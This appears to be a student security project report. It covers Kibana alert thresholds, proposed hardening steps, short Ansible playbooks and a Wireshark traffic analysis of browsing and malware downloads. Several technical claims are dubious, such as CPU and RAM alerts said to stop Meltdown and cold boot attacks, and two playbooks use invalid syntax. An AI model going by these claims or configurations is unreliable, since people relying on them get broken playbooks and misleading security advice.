
Alert 1: Excessive HTTP Errors

- Metric: Count
- Threshold: 400 requests over 5 minutes
- Vulnerability it mitigates: Brute Force attack
- This alert was unreliable as it was not triggered during this penetration test



Alert 2: HTTP Request Size Monitor

- Metric: Sum
- Threshold: 3500 or more HTTP requests in a minute
- Vulnerability it mitigates: HTTP Flood/HTTP Smuggling
- This threshold works well and does not fire prematurely



Alert 3: CPU Usage Monitor

- Metric: Max
- Threshold: .5 over 5 minutes
- Vulnerability it mitigates: DDos attack/Meltdown
- This alert fires reliability

Name
CPU Usage Monitor

Indices to query
metricbeat-* ×


Time field
@timestamp

Run watch every
1 minute

Use * to broaden your query.

Match the following condition

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes




Perform 1 action when condition is met

Add action

> Logging

Alert 4: Excessive RAM Usage

- Metric: Max
- Threshold: .5 over 5 minutes
- Vulnerability it mitigates: Cold Boot attacks/Memory Dump
- This alert monitors and triggers reliably



Hardening

Hardening Against HTTP Excessive Errors on Target 1

Patch: Integrate an Intrusion Prevention System (IPS)

- Why does this patch work?
 - An IPS allows the organization to identify any suspicious activity and prevent threats inside the network (i.e. Brute Force, or DoS attacks) (Check Point Software 2021).
 - An IPS provides a large scale overview of the company network allowing to identify network packets based on predefined alerts to prevent malicious traffic (i.e. block any IP address that has more than 2500 unsuccessful requests within a 5 minute period).
- How would we install (commands) or implement this patch?
 - Implement an IPS software to monitor the network traffic

Hardening Against HTTP Request Size Monitor on Target 1

Patch: Disable reuse of back-end connections, use HTTP/2 for back-end connections, utilize a WAF

- Why does this patch work?
 - Disable the reuse of back-end connections to send the request on a separate connection (PortSwigger Ltd. 2021)
 - HTTP/2 for back-end connections to prevent ambiguity between requests (PortSwigger Ltd. 2021)
 - Utilize a WAF (Web Application Firewall) to analyze and filter traffic
- How would we install (commands) or implement this patch?
 - Network connection timeout
 - Web vulnerability scanning tools/systems (i.e. Burp Scanner)

Hardening Against CPU Usage Monitor on Target 1

Patch:

- Why does this patch work?
 - Harden systems to remove unnecessary programs and services that could be exploited.
 - It is not draining resources as it would not allow any exploits or vulnerabilities into the system.
- How would we install or implement this patch?
 - A simple implementation of a CPU Monitoring System or Antivirus Programs would help prevent attacks on CPUs such as Spectre and Meltdown
 - Separate Memory so it is not in one location
 - Keep systems updated and patched but keep in mind that not all patches work; be sure to Keep a secondary image/reverting a patch

Hardening Against Excessive RAM Usage on Target 1

Patch: Harden systems to remove unnecessary programs and services that could be exploited

- Why does this patch work?
 - Prevents unnecessary usage, and clears all temporary stored passwords, keys etc.
 - Prevents File Dump Attacks, Cold Boot Attack
- How would we install or implement this patch?
 - Implementing a Standard Operating Procedure/autostop features where machines automatically shut down after period of idling.
 - Encrypt RAM, use Bitlocker etc.

Implementing Patches

Implementing the Patches...

```
Patch software.yml
1 ---
2 - name: Perform full patching
3   apt:
4     name: '*'
5     state: latest
6
7 - name: Restart system
8   action: restart
```

```
Install software.yml
1 ---
2 - name: Install software
3   apt:
4     name: IPS_sample_name
5     state: Latest
6
7 - name: Restart system to reboot
8   action: restart
9
10 - name: Wait for system to reboot
11   wait_for_connection:
12     connection_timeout: 20
13     sleep: 5
14     delay: 5
15     timeout: 60
16
```

```
Shutdown computers.yml
1 ---
2 - name: Shutdown all computers
3   hosts: webserver
4   become: 'yes'
5   become_method: sudo
6
7   tasks:
8     - name: Shutdown hosts
9       command: /sbin/shutdown -h now
10      ignore_errors: 'yes'
```


Network Analysis

Traffic Profile

Traffic Profile identified the following characteristics of the traffic on the network:

<u>Feature</u>	<u>Value</u>	<u>Description</u>
Top Talkers (IP Addresses)	From: 172.16.4.205 To: 185.243.115.84 sent 33,865 packets	Machines that sent the most traffic.
Most Common Protocols	TLSv1.3 is most commonly used, followed by TCP, and lastly HTTP	Three most common protocols on the network.
# of Unique IP Addresses	UNIQUE IP's : 810	Count of observed IP addresses.
Subnets	172.16.4.0/24 and 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	In the HTTP object list there are 12 different .EXE files that were associated with malware	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of the traffic on the network:

While analyzing network data in Wireshark we found evidence of both normal and suspicious behaviors including:

- **Normal**
 - **Viewing pictures, shopping on Amazon, searching on Google**

- **Malicious**
 - **Accidentally downloading spyware advertisements and corrupt scripts that cause users to be sent to fake URLs**

Normal Activity

HTTP Traffic

- The traffic we observed was mostly HTTP traffic
- The sites that the users were viewing were:
 - mysocalledchaos.co
 - sabethahospital.com
 - iphonehacks.com

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
3921	mysocalledchaos.com	application/javascript	945 bytes	gingeranalytics
3938	mysocalledchaos.com	application/javascript	10 kB	jquery-migrate.
3946	mysocalledchaos.com	application/javascript	9,238 bytes	svgxuse.js?ver=
3979	mysocalledchaos.com	application/javascript	96 kB	jquery.js?ver=1
4014	mysocalledchaos.com	text/css	6,967 bytes	soliloquy.css?v
4017	mysocalledchaos.com	application/javascript	889 bytes	comment_coun
4020	mysocalledchaos.com	application/javascript	1,266 bytes	global.js?ver=1
4026	mysocalledchaos.com	application/javascript	13 kB	wp-emoji-releas
4028	mysocalledchaos.com	application/javascript	484 bytes	home.js?ver=1
4086	mysocalledchaos.com	application/javascript	60 kB	sb-instagram.m
4104	mysocalledchaos.com	application/javascript	14 kB	jpibfi.client.js?v
4110	mysocalledchaos.com	application/javascript	11 kB	script.min.js?ve
4115	mysocalledchaos.com	application/javascript	1,852 bytes	rsvp.js?ver=3.4
4156	mysocalledchaos.com	application/javascript	8,113 bytes	imagesloaded.r
4190	mysocalledchaos.com	application/javascript	1,819 bytes	jquery.masonry
4203	mysocalledchaos.com	application/javascript	28 kB	masonry.min.js
4208	mysocalledchaos.com	application/javascript	1,015 bytes	wpgroho.js?ver
4210	mysocalledchaos.com	application/javascript	946 bytes	nav.js?ver=5.2
4215	mysocalledchaos.com	application/javascript	2,438 bytes	jquery.scrollTo.
4273	mysocalledchaos.com	application/javascript	302 bytes	matchheight-in
4282	mysocalledchaos.com	application/javascript	1,533 bytes	jquery.localScro
4285	mysocalledchaos.com	application/javascript	27 kB	jquery.flexslide
4321	mysocalledchaos.com	application/javascript	800 bytes	fadeup.js?ver=
4325	mysocalledchaos.com	application/javascript	3,045 bytes	jquery.matchHe
4345	mysocalledchaos.com	application/javascript	1,403 bytes	wp-embed.min.
4383	mysocalledchaos.com	application/javascript	29 kB	soliloquy-min.js
6430	mysocalledchaos.com	image/svg+xml	19 kB	symbol-defs.svi

Text Filter:

Save Save All Close Help

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
53967	www.iphonehacks.com	image/png	569 bytes	favicon.png
3324	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
69719	www.publicdomaintorrents.com	application/x-bittorrent	8,268 bytes	btdownload.ph
38751	www.sabethahospital.com	text/html	37 kB	getpage.php?n
38795	www.sabethahospital.com	image/png	12 kB	logo.png
38800	www.sabethahospital.com	image/jpeg	4,991 bytes	button-2.jpg
38801	www.sabethahospital.com	application/x-javascript	884 bytes	start_facebook.
38838	www.sabethahospital.com	text/css	55 kB	style.php
38888	www.sabethahospital.com	application/x-javascript	108 kB	polyfills.js
38906	www.sabethahospital.com	text/css	143 kB	common_css.ph
38950	www.sabethahospital.com	image/png	1,588 bytes	button_show_v
38961	www.sabethahospital.com	image/jpeg	5,275 bytes	button-1.jpg
38971	www.sabethahospital.com	image/png	1,187 bytes	header_search
38979	www.sabethahospital.com	image/jpeg	10 kB	ER1.jpg
38994	www.sabethahospital.com	text/css	30 kB	font-awesome.r
39000	www.sabethahospital.com	image/png	378 bytes	envelope icon.
39024	www.sabethahospital.com	image/png	1,094 bytes	menu_lock.png
39033	www.sabethahospital.com	application/x-javascript	19 kB	startup.js?scrip
39077	www.sabethahospital.com	image/jpeg	22 kB	180215.jpg
39928	www.sabethahospital.com	image/png	1,597 bytes	10fd99e0.png
39935	www.sabethahospital.com	image/jpeg	1,309 bytes	wv-bk.jpg
39959	www.sabethahospital.com	image/jpeg	26 kB	health-bk.jpg
41000	www.sabethahospital.com	text/plain	894 bytes	favicon.ico
46078	www.vinylmeplease.com	text/html	116 kB	guide-to-flatten
46096	www.vinylmeplease.com	text/css	85 kB	style.f795fa8fe
46112	www.vinylmeplease.com	text/javascript	2,636 bytes	ofi.brower.293

Text Filter:

Save Save All Close Help

Wireshark · Export · HTTP object list

